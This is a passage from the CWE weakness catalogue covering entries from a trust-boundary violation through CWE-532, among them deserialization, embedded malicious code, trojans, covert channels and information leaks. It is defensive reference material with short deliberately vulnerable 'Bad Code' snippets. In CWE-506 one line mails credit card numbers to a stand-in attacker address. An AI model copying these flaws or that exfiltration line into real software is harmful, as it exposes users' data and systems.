The following code accepts an HTTP request and stores the username parameter in the HTTP session object before checking to ensure that the user has been authenticated.

Java Example:

Bad Code

```
username = request.getParameter("username");
if (session.getAttribute(ATTR_USR) == null) {
    session.setAttribute(ATTR_USR, username);
}
```

C# Example:

Bad Code

```
username = request.Item("username");
if (session.Item(ATTR_USR) == null) {
    session.Add(ATTR_USR, username);
}
```

Without well-established and maintained trust boundaries, programmers will inevitably lose track of which pieces of data have been validated and which have not. This confusion will eventually allow some data to be used without first being validated.

Other Notes

A trust boundary can be thought of as line drawn through a program. On one side of the line, data is untrusted. On the other side of the line, data is assumed to be trustworthy. The purpose of validation logic is to allow data to safely cross the trust boundary--to move from untrusted to trusted. A trust boundary violation occurs when a program blurs the line between what is trusted and what is untrusted. The most common way to make this mistake is to allow trusted and untrusted data to commingle in the same data structure.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		485	Insufficient Encapsulation	699	609
				700	
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Trust Boundary Violation

CWE-502: Deserialization of Untrusted Data

Weakness ID: 502 (*Weakness Variant*)

Status: Draft

Description

Summary

The application deserializes untrusted data without sufficiently verifying that the resulting data will be valid.

Extended Description

It is often convenient to serialize objects for communication or to save them for later use.

However, deserialized data or code can often be modified without using the provided accessor functions if it does not use cryptography to protect itself. Furthermore, any cryptography would still be client-side security -- which is a dangerous security assumption.

Data that is untrusted can not be trusted to be well-formed.

Time of Introduction

- Architecture and Design

- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Availability

If a function is making an assumption on when to terminate, based on a sentry in a string, it could easily never terminate.

Authorization

Code could potentially make the assumption that information in the deserialized object is valid. Functions which make this dangerous assumption could be exploited.

Likelihood of Exploit

Medium

Demonstrative Examples

Java Example:

Bad Code

```
try {
    File file = new File("object.obj");
    ObjectInputStream in = new ObjectInputStream(new FileInputStream(file));
    javax.swing.JButton button = (javax.swing.JButton) in.readObject();
    in.close();
    byte[] bytes = getBytesFromFile(file);
    in = new ObjectInputStream(new ByteArrayInputStream(bytes));
    button = (javax.swing.JButton) in.readObject();
    in.close();
}
```

Potential Mitigations

Requirements

A deserialization library could be used which provides a cryptographic framework to seal serialized data.

Implementation

Use the signing features of a language to assure that deserialized data has not been tainted.

Implementation

When deserializing data populate a new object rather than just deserializing, the result is that the data flows through safe input validation and that the functions are safe.

Implementation

Explicitly define final readObject() to prevent deserialization. An example of this is:

Java Example:

Good Code

```
private final void readObject(ObjectInputStream in) throws java.io.IOException {
    throw new java.io.IOException("Cannot be deserialized"); }
}
```


Architecture and Design

Implementation

Make fields transient to protect them from deserialization.

An attempt to serialize and then deserialize a class containing transient fields will result in NULLs where the transient data should be. This is an excellent way to prevent time, environment-based, or sensitive variables from being carried over and used improperly.

Relationships

Nature	Type	ID	Name		Page
ChildOf		485	Insufficient Encapsulation	<input checked="" type="checkbox"/>	699 609 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Deserialization of untrusted data

CWE-503: Byte/Object Code

Category ID: 503 (Category) Status: Draft

Description

Summary

Weaknesses in this category are typically found within byte code or object code.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	17	Code	699	14
ParentOf	B	14	Compiler Removal of Code to Clear Buffers	699	11
ParentOf	C	490	Mobile Code Issues	699	615

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Object Code

CWE-504: Motivation/Intent

Category ID: 504 (Category) Status: Draft

Description

Summary

This category intends to capture the motivations and intentions of developers that lead to weaknesses that are found within CWE.

Relationships

Nature	Type	ID	Name	V	Page
ParentOf	C	505	Intentionally Introduced Weakness	699	635
ParentOf	C	518	Inadvertently Introduced Weakness	699	642
MemberOf	V	699	Development Concepts	699	819

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Genesis

CWE-505: Intentionally Introduced Weakness

Category ID: 505 (Category) Status: Draft

Description

Summary

Weaknesses in this category were intentionally introduced by the developer, typically as a result of prioritizing other aspects of the program over security, such as maintenance.

Extended Description

Characterizing intention is tricky: some features intentionally placed in programs can at the same time inadvertently introduce security flaws. For example, a feature that facilitates remote debugging or system maintenance may at the same time provide a trapdoor to a system. Where such cases can be distinguished, they are categorized as intentional but nonmalicious. Not wishing to endow programs with intentions, we nevertheless use the terms "malicious flaw," "malicious code," and so on, as shorthand for flaws, code, etc., that have been introduced into a system by an individual with malicious intent. Although some malicious flaws could be disguised as inadvertent flaws, this distinction can be easy to make in practice. Inadvertently created Trojan horse programs are hardly likely, although an intentionally-introduced buffer overflow might plausibly seem to be an error.

Demonstrative Examples

The following snippet from a Java servlet demonstrates the use of a "debug" parameter that invokes debug-related functionality. If deployed into production, an attacker may use the debug parameter to get the application to divulge sensitive information.

Java Example:

Bad Code

```
String mode = request.getParameter("mode");
// perform requested servlet task
...
if (mode.equals(DEBUG)) {
  // print sensitive information in client browser (PII, server statistics, etc.)
  ...
}
```

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		504	Motivation/Intent	699	635
ParentOf		506	Embedded Malicious Code	699	636
ParentOf		513	Intentionally Introduced Nonmalicious Weakness	699	640

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Intentional

CWE-506: Embedded Malicious Code

Weakness ID: 506 (*Weakness Class*) **Status:** Incomplete

Description

Summary

The application contains code that appears to be malicious in nature.

Extended Description

Malicious flaws have acquired colorful names, including Trojan horse, trapdoor, timebomb, and logic-bomb. A developer might insert malicious code with the intent to subvert the security of an application or its host system at some time in the future. It generally refers to a program that performs a useful service but exploits rights of the program's user in a way the user does not intend.

Terminology Notes

The term "Trojan horse" was introduced by Dan Edwards and recorded by James Anderson [18] to characterize a particular computer security threat; it has been redefined many times [4,18-20].

Time of Introduction

- Implementation

Demonstrative Examples

In the example below, a malicious developer has injected code to send credit card numbers to his email address.

Java Example:

Bad Code

```
boolean authorizeCard(String ccn) {
  // Authorize credit card.
  ...
  mailCardNumber(ccn, "evil_developer@evil_domain.com");
}
```

Potential Mitigations

Remove the malicious code and start an effort to ensure that no more malicious code exists. This may require a detailed review of all code, as it is possible to hide a serious attack in only one or two lines of code. These lines may be located almost anywhere in an application and may have been intentionally obfuscated by the attacker.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		505	Intentionally Introduced Weakness	699	635
ChildOf		710	Coding Standards Violation	1000	844
ParentOf		507	Trojan Horse	699	637
				1000	

Nature	Type	ID	Name	V	Page
ParentOf	B	510	Trapdoor	699 1000	638
ParentOf	B	511	Logic/Time Bomb	699 1000	639
ParentOf	B	512	Spyware	699 1000	639

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Malicious

CWE-507: Trojan Horse

Weakness ID: 507 (Weakness Base)

Status: Incomplete

Description

Summary

The software appears to contain benign or useful functionality, but it also contains code that is hidden from normal operation that violates the intended security policy of the user or the system administrator.

Terminology Notes

Definitions of "Trojan horse" and related terms have varied widely over the years, but common usage in 2008 generally refers to software that performs a legitimate function, but also contains malicious code.

Almost any malicious code can be called a Trojan horse, since the author of malicious code needs to disguise it somehow so that it will be invoked by a nonmalicious user (unless the author means also to invoke the code, in which case he or she presumably already possesses the authorization to perform the intended sabotage). A Trojan horse that replicates itself by copying its code into other program files (see case MA1) is commonly referred to as a virus. One that replicates itself by creating new processes or files to contain its code, instead of modifying existing storage entities, is often called a worm. Denning provides a general discussion of these terms; differences of opinion about the term applicable to a particular flaw or its exploitations sometimes occur.

Time of Introduction

- Implementation
- Operation

Potential Mitigations

Most antivirus software scans for Trojan Horses.

Verify the integrity of the software that is being installed.

Other Notes

Potentially malicious dynamic code compiled at runtime can conceal any number of attacks that will not appear in the baseline. The use of dynamically compiled code could also allow the injection of attacks on post-deployed applications.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	G	506	Embedded Malicious Code	699 1000	636
ParentOf	B	508	Non-Replicating Malicious Code	699 1000	638
ParentOf	B	509	Replicating Malicious Code (Virus or Worm)	699 1000	638

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Trojan Horse

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 7, "Viruses, Trojans, and Worms In a Nutshell" Page 208. 2nd Edition. Microsoft. 2002.

CWE-508: Non-Replicating Malicious Code

Weakness ID: 508 (Weakness Base) Status: Incomplete

Description

Summary

Non-replicating malicious code only resides on the target system or software that is attacked; it does not attempt to spread to other systems.

Time of Introduction

- Implementation
- Operation

Potential Mitigations

Antivirus software can help mitigate known malicious code.

Verify the integrity of the software that is being installed.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf	⊖	507	Trojan Horse	699	637
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Non-Replicating

CWE-509: Replicating Malicious Code (Virus or Worm)

Weakness ID: 509 (Weakness Base) Status: Incomplete

Description

Summary

Replicating malicious code, including viruses and worms, will attempt to attack other systems once it has successfully compromised the target system or software.

Time of Introduction

- Implementation
- Operation

Potential Mitigations

Antivirus software scans for viruses or worms.

Always verify the integrity of the software that is being installed.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf	⊖	507	Trojan Horse	699	637
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Replicating (virus)

CWE-510: Trapdoor

Weakness ID: 510 (Weakness Base) Status: Incomplete

Description

Summary

A trapdoor is a hidden piece of code that responds to a special input, allowing its user access to resources without passing through the normal security enforcement mechanism.

Time of Introduction

- Architecture and Design

- Implementation
- Operation

Potential Mitigations

Always verify the integrity of the software that is being installed.

Identify and closely inspect the conditions for entering privileged areas of the code, especially those related to authentication, process invocation, and network communications.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		506	Embedded Malicious Code	699	636
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Trapdoor

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
56	Removing/short-circuiting 'guard logic'	

CWE-511: Logic/Time Bomb

Weakness ID: 511 (Weakness Base) Status: Incomplete

Description

Summary

The software contains code that is designed to disrupt the legitimate operation of the software (or its environment) when a certain time passes, or when a certain logical condition is met.

Extended Description

When the time bomb or logic bomb is detonated, it may perform a denial of service such as crashing the system, deleting critical data, or degrading system response time. This bomb might be placed within either a replicating or non-replicating Trojan horse.

Time of Introduction

- Implementation
- Operation

Applicable Platforms

Languages

- All

Demonstrative Examples

Typical examples of triggers include system date or time mechanisms, random number generators, and counters that wait for an opportunity to launch their payload. When triggered, a time-bomb may deny service by crashing the system, deleting files, or degrading system response-time.

Potential Mitigations

Always verify the integrity of the software that is being installed.

Implementation

Conduct a code coverage analysis using live testing, then closely inspect the code that is not covered.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		506	Embedded Malicious Code	699	636
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Logic/Time Bomb

CWE-512: Spyware

Weakness ID: 512 (*Weakness Base*)**Status:** Incomplete**Description****Summary**

The software collects personally identifiable information about a human user or the user's activities, but the software accesses this information using other resources besides itself, and it does not require that user's explicit approval or direct input into the software.

Extended Description

"Spyware" is a commonly used term with many definitions and interpretations. In general, it is meant to software that collects information or installs functionality that human users might not allow if they were fully aware of the actions being taken by the software. For example, a user might expect that tax software would collect a social security number and include it when filing a tax return, but that same user would not expect gaming software to obtain the social security number from that tax software's data.

Time of Introduction


- Architecture and Design
- Implementation
- Operation

Potential Mitigations

Use spyware detection and removal software.

Always verify the integrity of the software that is being installed.

Relationships



Nature	Type	ID	Name	V	Page
ChildOf		506	Embedded Malicious Code	699 1000	636

CWE-513: Intentionally Introduced Nonmalicious Weakness

Category ID: 513 (*Category*)**Status:** Incomplete**Description****Summary**

Nonmalicious introduction of weaknesses into software can still render it vulnerable to various attacks.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		505	Intentionally Introduced Weakness	699	635
ParentOf		517	<i>Other Intentional, Nonmalicious Weakness</i>	699	642

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Nonmalicious

CWE-514: Covert Channel

Weakness ID: 514 (*Weakness Class*)**Status:** Incomplete**Description****Summary**

A covert channel is a path used to transfer information in a way not intended by the system's designers.

Extended Description

Typically the system has not given authorization for the transmission and has no knowledge of its occurrence.

Time of Introduction

- Implementation

- Operation

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf	C	418	Channel Errors		699 535
ChildOf	C	518	Inadvertently Introduced Weakness		699 642
ChildOf	G	664	Improper Control of a Resource Through its Lifetime		1000 777
ParentOf	B	385	<i>Covert Timing Channel</i>		699 493 1000
ParentOf	B	515	<i>Covert Storage Channel</i>		699 641 1000

Theoretical Notes

This can be thought of as an emergent resource, meaning that it was not an originally intended resource, however it exists due the application's behaviors.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Covert Channel

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
281	Analytic Attacks	

CWE-515: Covert Storage Channel

Weakness ID: 515 (Weakness Base)

Status: Incomplete

Description

Summary

A covert storage channel transfers information through the setting of bits by one program and the reading of those bits by another. What distinguishes this case from that of ordinary operation is that the bits are used to convey encoded information.

Extended Description

Covert storage channels occur when out-of-band data is stored in messages for the purpose of memory reuse. Covert channels are frequently classified as either storage or timing channels. Examples would include using a file intended to hold only audit information to convey user passwords--using the name of a file or perhaps status bits associated with it that can be read by all users to signal the contents of the file. Steganography, concealing information in such a manner that no one but the intended recipient knows of the existence of the message, is a good example of a covert storage channel.

Time of Introduction

- Implementation

Common Consequences

Confidentiality

Covert storage channels may provide attackers with important information about the system in question.

Integrity

Confidentiality

If these messages or packets are sent with unnecessary data contained within, it may tip off malicious listeners as to the process that created the message. With this information, attackers may learn any number of things, including the hardware platform, operating system, or algorithms used by the sender. This information can be of significant value to the user in launching further attacks.

Likelihood of Exploit

High

Demonstrative Examples

An excellent example of covert storage channels in a well known application is the ICMP error message echoing functionality. Due to ambiguities in the ICMP RFC, many IP implementations use the memory within the packet for storage or calculation. For this reason, certain fields of certain packets -- such as ICMP error packets which echo back parts of received messages -- may contain flaws or extra information which betrays information about the identity of the target operating system. This information is then used to build up evidence to decide the environment of the target. This is the first crucial step in determining if a given system is vulnerable to a particular flaw and what changes must be made to malicious code to mount a successful attack.

Potential Mitigations

Implementation

Ensure that all reserved fields are set to zero before messages are sent and that no unnecessary information is included.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		514	Covert Channel	699 1000	640

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Storage
CLASP	Covert storage channel

CWE-516: DEPRECATED (Duplicate): Covert Timing Channel

Weakness ID: 516 (*Deprecated Weakness Base*) **Status:** Deprecated

Description

Summary

This weakness can be found at CWE-385.

CWE-517: Other Intentional, Nonmalicious Weakness

Category ID: 517 (*Category*) **Status:** Incomplete

Description

Summary

Other kinds of intentional but nonmalicious security flaws are possible. Functional requirements that are written without regard to security requirements can lead to such flaws; one of the flaws exploited by the "Internet worm" [3] (case U10) could be placed in this category.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		513	Intentionally Introduced Nonmalicious Weakness	699	640

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Other

CWE-518: Inadvertently Introduced Weakness

Category ID: 518 (*Category*) **Status:** Incomplete

Description

Summary

The software contains a weakness that was inadvertently introduced by the developer.

Extended Description

Inadvertent flaws may occur in requirements; they may also find their way into software during specification and coding. Although many of these are detected and removed through testing, some flaws can remain undetected and later cause problems during operation and maintenance

of the software system. For a software system composed of many modules and involving many programmers, flaws are often difficult to find and correct because module interfaces are inadequately documented and global variables are used. The lack of documentation is especially troublesome during maintenance when attempts to fix existing flaws often generate new flaws because maintainers lack understanding of the system as a whole. Although inadvertent flaws do not usually pose an immediate threat to the security of the system, the weakness resulting from a flaw may be exploited by an intruder (see case D1).

Time of Introduction

- Operation
- Architecture and Design
- Implementation

Relationships

Nature	Type	ID	Name		Page
ChildOf		504	Motivation/Intent		635
ParentOf		514	Covert Channel		640

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
Landwehr	Inadvertent

CWE-519: .NET Environment Issues

Category ID: 519 (Category) Status: Draft

Description

Summary

This category lists weaknesses related to environmental problems in .NET framework applications.

Relationships

Nature	Type	ID	Name		Page
ChildOf		3	Technology-specific Environment Issues		1
ParentOf		10	ASP.NET Environment Issues		7
ParentOf		520	.NET Misconfiguration: Use of Impersonation		643

CWE-520: .NET Misconfiguration: Use of Impersonation

Weakness ID: 520 (Weakness Variant) Status: Incomplete

Description

Summary

Allowing a .NET application to run at potentially escalated levels of access to the underlying operating and file systems can be dangerous and result in various forms of attacks.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Potential Mitigations

Run the application with limited privilege to the underlying operating and file system.

Other Notes

.NET server applications can optionally execute using the identity of the user authenticated to the client. The intention of this functionality is to bypass authentication and access control checks within the .NET application code. Authentication is done by the underlying web server (Microsoft Internet Information Service IIS), which passes the authenticated token, or unauthenticated anonymous token, to the .NET application. Using the token to impersonate the client, the application then relies on the settings within the NTFS directories and files to control access. Impersonation enables the application, on the server running the .NET application, to both execute code and access resources in the context of the authenticated and authorized user.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	266	Incorrect Privilege Assignment	1000	353
ChildOf	C	519	.NET Environment Issues	699	643

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-521: Weak Password Requirements

Weakness ID: 521 (Weakness Base)

Status: Draft

Description

Summary

The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.

Extended Description

An authentication mechanism is only as strong as its credentials. For this reason, it is important to require users to have strong passwords. Lack of password complexity significantly reduces the search space when trying to guess user's passwords, making brute-force attacks easier.

Time of Introduction

- Architecture and Design
- Implementation

Potential Mitigations

Architecture and Design

Enforce usage of strong passwords. A password strength policy should contain the following attributes: (1) Minimum and maximum length; (2) Require mixed character sets (alpha, numeric, special, mixed case); (3) Do not contain user name; (4) Expiration; (5) No password reuse.

Architecture and Design

Authentication mechanisms should always require sufficiently complex passwords and require that they be periodically changed.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	255	Credentials Management	699	341
ChildOf	G	693	Protection Mechanism Failure	1000	814
ChildOf	C	724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852
ParentOf	V	258	Empty Password in Configuration File	1000	344

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
Anonymous Tool Vendor (under NDA)			
OWASP Top Ten 2004	A3	CWE More Specific	Broken Authentication and Session Management

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
16	Dictionary-based Password Attack	
49	Password Brute Forcing	
55	Rainbow Table Password Cracking	
70	Try Common(default) Usernames and Passwords	
112	Brute Force	

CWE-522: Insufficiently Protected Credentials

Weakness ID: 522 (*Weakness Base*) **Status:** Incomplete**Description****Summary**

This weakness occurs when the application transmits or stores authentication credentials and uses an insecure method that is susceptible to unauthorized interception and/or retrieval.

Time of Introduction

- Architecture and Design
- Implementation

Potential Mitigations

Use an appropriate security mechanism to protect the credentials.

Make appropriate use of cryptography to protect the credentials.

Use industry standards to protect the credentials (e.g. LDAP, keystore, etc.).

Other Notes

Attackers are potentially able to bypass authentication mechanisms, hijack a victim's account, and obtain the role and respective access level of the accounts.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	255	Credentials Management	699	341
ChildOf	G	668	Exposure of Resource to Wrong Sphere	1000	783
ChildOf	C	718	OWASP Top Ten 2007 Category A7 - Broken Authentication and Session Management	629	849
ChildOf	C	724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852
ParentOf	V	256	<i>Plaintext Storage of a Password</i>	699 1000	341
ParentOf	B	257	<i>Storing Passwords in a Recoverable Format</i>	699 1000	343
ParentOf	V	260	<i>Password in Configuration File</i>	699 1000	348
ParentOf	V	523	<i>Unprotected Transport of Credentials</i>	699 1000	645
ParentOf	V	549	<i>Missing Password Field Masking</i>	1000	662
ParentOf	V	555	<i>J2EE Misconfiguration: Plaintext Password in Configuration File</i>	1000	666
ParentOf	V	620	<i>Unverified Password Change</i>	699 1000	726

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
Anonymous Tool Vendor (under NDA)			
OWASP Top Ten 2007	A7	CWE More Specific	Broken Authentication and Session Management
OWASP Top Ten 2004	A3	CWE More Specific	Broken Authentication and Session Management

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
50	Password Recovery Exploitation	
102	Session Sidejacking	

CWE-523: Unprotected Transport of Credentials**Weakness ID:** 523 (*Weakness Variant*) **Status:** Incomplete**Description****Summary**

Login pages not using adequate measures to protect the user name and password while they are in transit from the client to the server.

Time of Introduction

- Architecture and Design

Potential Mitigations

Enforce SSL use for the login page or any page used to transmit user credentials or other sensitive information. Even if the entire site does not use SSL, it MUST use SSL for login. Additionally, to help prevent phishing attacks, make sure that SSL serves the login page. SSL allows the user to verify the identity of the server to which they are connecting. If the SSL serves login page, the user can be certain they are talking to the proper end system. A phishing attack would typically redirect a user to a site that does not have a valid trusted server certificate issued from an authorized supplier.



Background Details

SSL (Secure Socket Layer) provides data confidentiality and integrity to HTTP. By encrypting HTTP messages, SSL protects from attackers eavesdropping or altering message contents.

Other Notes

Login pages should always employ SSL to protect the user name and password while they are in transit from the client to the server. Lack of SSL use exposes the user credentials as clear text during transmission to the server and thus makes the credentials susceptible to eavesdropping.

Relationships

Nature	Type	ID	Name		Page
ChildOf		522	Insufficiently Protected Credentials		699 1000 644

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
102	Session Sidejacking	

CWE-524: Information Leak Through Caching

Weakness ID: 524 (Weakness Variant)

Status: Incomplete

Description

Summary

The application uses a cache to maintain a pool of objects, threads, connections, pages, or passwords to minimize the time it takes to access them or the resources to which they connect. If implemented improperly, these caches can allow access to unauthorized information or cause a denial of service vulnerability.

Time of Introduction

- Implementation




Potential Mitigations

Protect information stored in cache.

Do not store unnecessarily sensitive information in the cache.

Consider using encryption in the cache.

Relationships

Nature	Type	ID	Name		Page
ChildOf		200	Information Exposure		699 1000 287
ParentOf		525	Information Leak Through Browser Caching		699 1000 647

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-525: Information Leak Through Browser Caching

Weakness ID: 525 (*Weakness Variant*)**Status:** Incomplete**Description****Summary**

For each web page, the application should have an appropriate caching policy specifying the extent to which the page and its form fields should be cached.

Time of Introduction

- Implementation

Common Consequences**Confidentiality**

Browsers often store information in a client-side cache, which can leave behind sensitive information for other users to find and exploit, such as passwords or credit card numbers. The locations at most risk include public terminals, such as those in libraries and Internet cafes.

Potential Mitigations

Protect information stored in cache.

Architecture and Design**Implementation**

Use a restrictive caching policy for forms and web pages that potentially contain sensitive information.

Do not store unnecessarily sensitive information in the cache.

Consider using encryption in the cache.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		524	Information Leak Through Caching	699 1000	646
ChildOf		723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851
ChildOf		724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
Anonymous Tool Vendor (under NDA)			
OWASP Top Ten 2004	A2	CWE More Specific	Broken Access Control
OWASP Top Ten 2004	A3	CWE More Specific	Broken Authentication and Session Management

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
37	Lifting Data Embedded in Client Distributions	

CWE-526: Information Leak Through Environmental Variables

Weakness ID: 526 (*Weakness Variant*)**Status:** Incomplete**Description****Summary**

Environmental variables may contain sensitive information about a remote server.

Time of Introduction

- Architecture and Design
- Implementation

- Operation

Potential Mitigations

Protect information stored in environment variable from being exposed to the user.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		200	Information Exposure	699 1000	287
ChildOf		731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855

CWE-527: Exposure of CVS Repository to an Unauthorized Control Sphere

Weakness ID: 527 (Weakness Variant)

Status: Incomplete

Description

Summary

The product stores a CVS repository in a directory or other container that is accessible to actors outside of the intended control sphere.

Extended Description

Information contained within a CVS subdirectory on a web server or other server could be recovered by an attacker and used for malicious purposes. This information may include usernames, filenames, path root, and IP addresses.

Time of Introduction

- Operation

Potential Mitigations

Recommendations include removing any CVS directories and repositories from the production server, disabling the use of remote CVS repositories, and ensuring that the latest CVS patches and version updates have been performed.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		538	File and Directory Information Exposure	699 1000	655
ChildOf		552	Files or Directories Accessible to External Parties	699 1000	664
ChildOf		731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
(under NDA)

CWE-528: Exposure of Core Dump File to an Unauthorized Control Sphere

Weakness ID: 528 (Weakness Variant)

Status: Draft

Description

Summary

The product generates a core dump file in a directory that is accessible to actors outside of the intended control sphere.

Time of Introduction

- Implementation
- Operation

Potential Mitigations

Protect the core dump files from unauthorized access.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	538	File and Directory Information Exposure	699 1000	655
ChildOf	B	552	Files or Directories Accessible to External Parties	699 1000	664
ChildOf	C	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855
ChildOf	C	742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734	866

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
Anonymous Tool Vendor (under NDA)		
CERT C Secure Coding	MEM06-C	Ensure that sensitive data is not written out to disk

CWE-529: Exposure of Access Control List Files to an Unauthorized Control Sphere

Weakness ID: 529 (Weakness Variant)

Status: Incomplete

Description

Summary

The product stores access control list files in a directory or other container that is accessible to actors outside of the intended control sphere.

Extended Description

Exposure of these access control list files may give the attacker information about the configuration of the site or system. This information may then be used to bypass the intended security policy or identify trusted systems from which an attack can be launched.

Time of Introduction

- Operation

Potential Mitigations

Protect access control list files.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	538	File and Directory Information Exposure	699 1000	655
ChildOf	B	552	Files or Directories Accessible to External Parties	699 1000	664
ChildOf	C	731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor (under NDA)

CWE-530: Exposure of Backup File to an Unauthorized Control Sphere

Weakness ID: 530 (Weakness Variant)

Status: Incomplete

Description

Summary

A backup file is stored in a directory that is accessible to actors outside of the intended control sphere.

Extended Description

Often, old files are renamed with an extension such as .~bk to distinguish them from production files. The source code for old files that have been renamed in this manner and left in the webroot can often be retrieved. This renaming may have been performed automatically by the web server, or manually by the administrator.

Time of Introduction

- Implementation
- Operation




Common Consequences**Confidentiality**

At a minimum, an attacker who retrieves this file would have all the information contained in it, whether that be database calls, the format of parameters accepted by the application, or simply information regarding the architectural structure of your site.

Potential Mitigations

Recommendations include implementing a security policy within your organization that prohibits backing up web application source code in the webroot.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		538	File and Directory Information Exposure	699 1000	655
ChildOf		552	Files or Directories Accessible to External Parties	1000	664
ChildOf		731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855

Taxonomy Mappings**Mapped Taxonomy Name**

Anonymous Tool Vendor
(under NDA)

CWE-531: Information Leak Through Test CodeWeakness ID: 531 (*Weakness Variant*)

Status: Incomplete

Description**Summary**

Accessible test applications can pose a variety of security risks. Since developers or administrators rarely consider that someone besides themselves would even know about the existence of these applications, it is common for them to contain sensitive information or functions.

Time of Introduction

- Operation

Demonstrative Examples

Examples of common issues with test applications include administrative functions, listings of usernames, passwords or session identifiers and information about the system, server or application configuration.

Potential Mitigations

Remove test code before deploying the application into production.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		540	Information Leak Through Source Code	699 1000	656
ChildOf		731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855

Taxonomy Mappings

Mapped Taxonomy Name

Anonymous Tool Vendor
 (under NDA)

CWE-532: Information Leak Through Log Files

Weakness ID: 532 (*Weakness Variant*)

Status: Incomplete

Description

Summary

Information written to log files can be of a sensitive nature and give valuable guidance to an attacker or expose sensitive user information.

Extended Description

While logging all information may be helpful during development stages, it is important that logging levels be set appropriately before a product ships so that sensitive user data and system information are not accidentally exposed to potential attackers.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Common Consequences

Confidentiality

Logging sensitive user data often provides attackers with an additional, less-protected path to acquiring the information.

Likelihood of Exploit

Medium

Demonstrative Examples

In the following code snippet, a user's full name and credit card number are written to a log file.

Java Example:

Bad Code

```
logger.info("Username: " + username + ", CCN: " + ccn);
```

Potential Mitigations

Architecture and Design

Implementation

Consider seriously the sensitivity of the information written into log files. Do not write secrets into the log files.

Operation

Protect log files against unauthorized read/write.

Implementation

Adjust configurations appropriately when software is transitioned from a debug state to production.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		538	File and Directory Information Exposure	699 1000	655
ChildOf		552	Files or Directories Accessible to External Parties	699 1000	664
ChildOf		731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855
ParentOf		533	<i>Information Leak Through Server Log Files</i>	699 1000	652
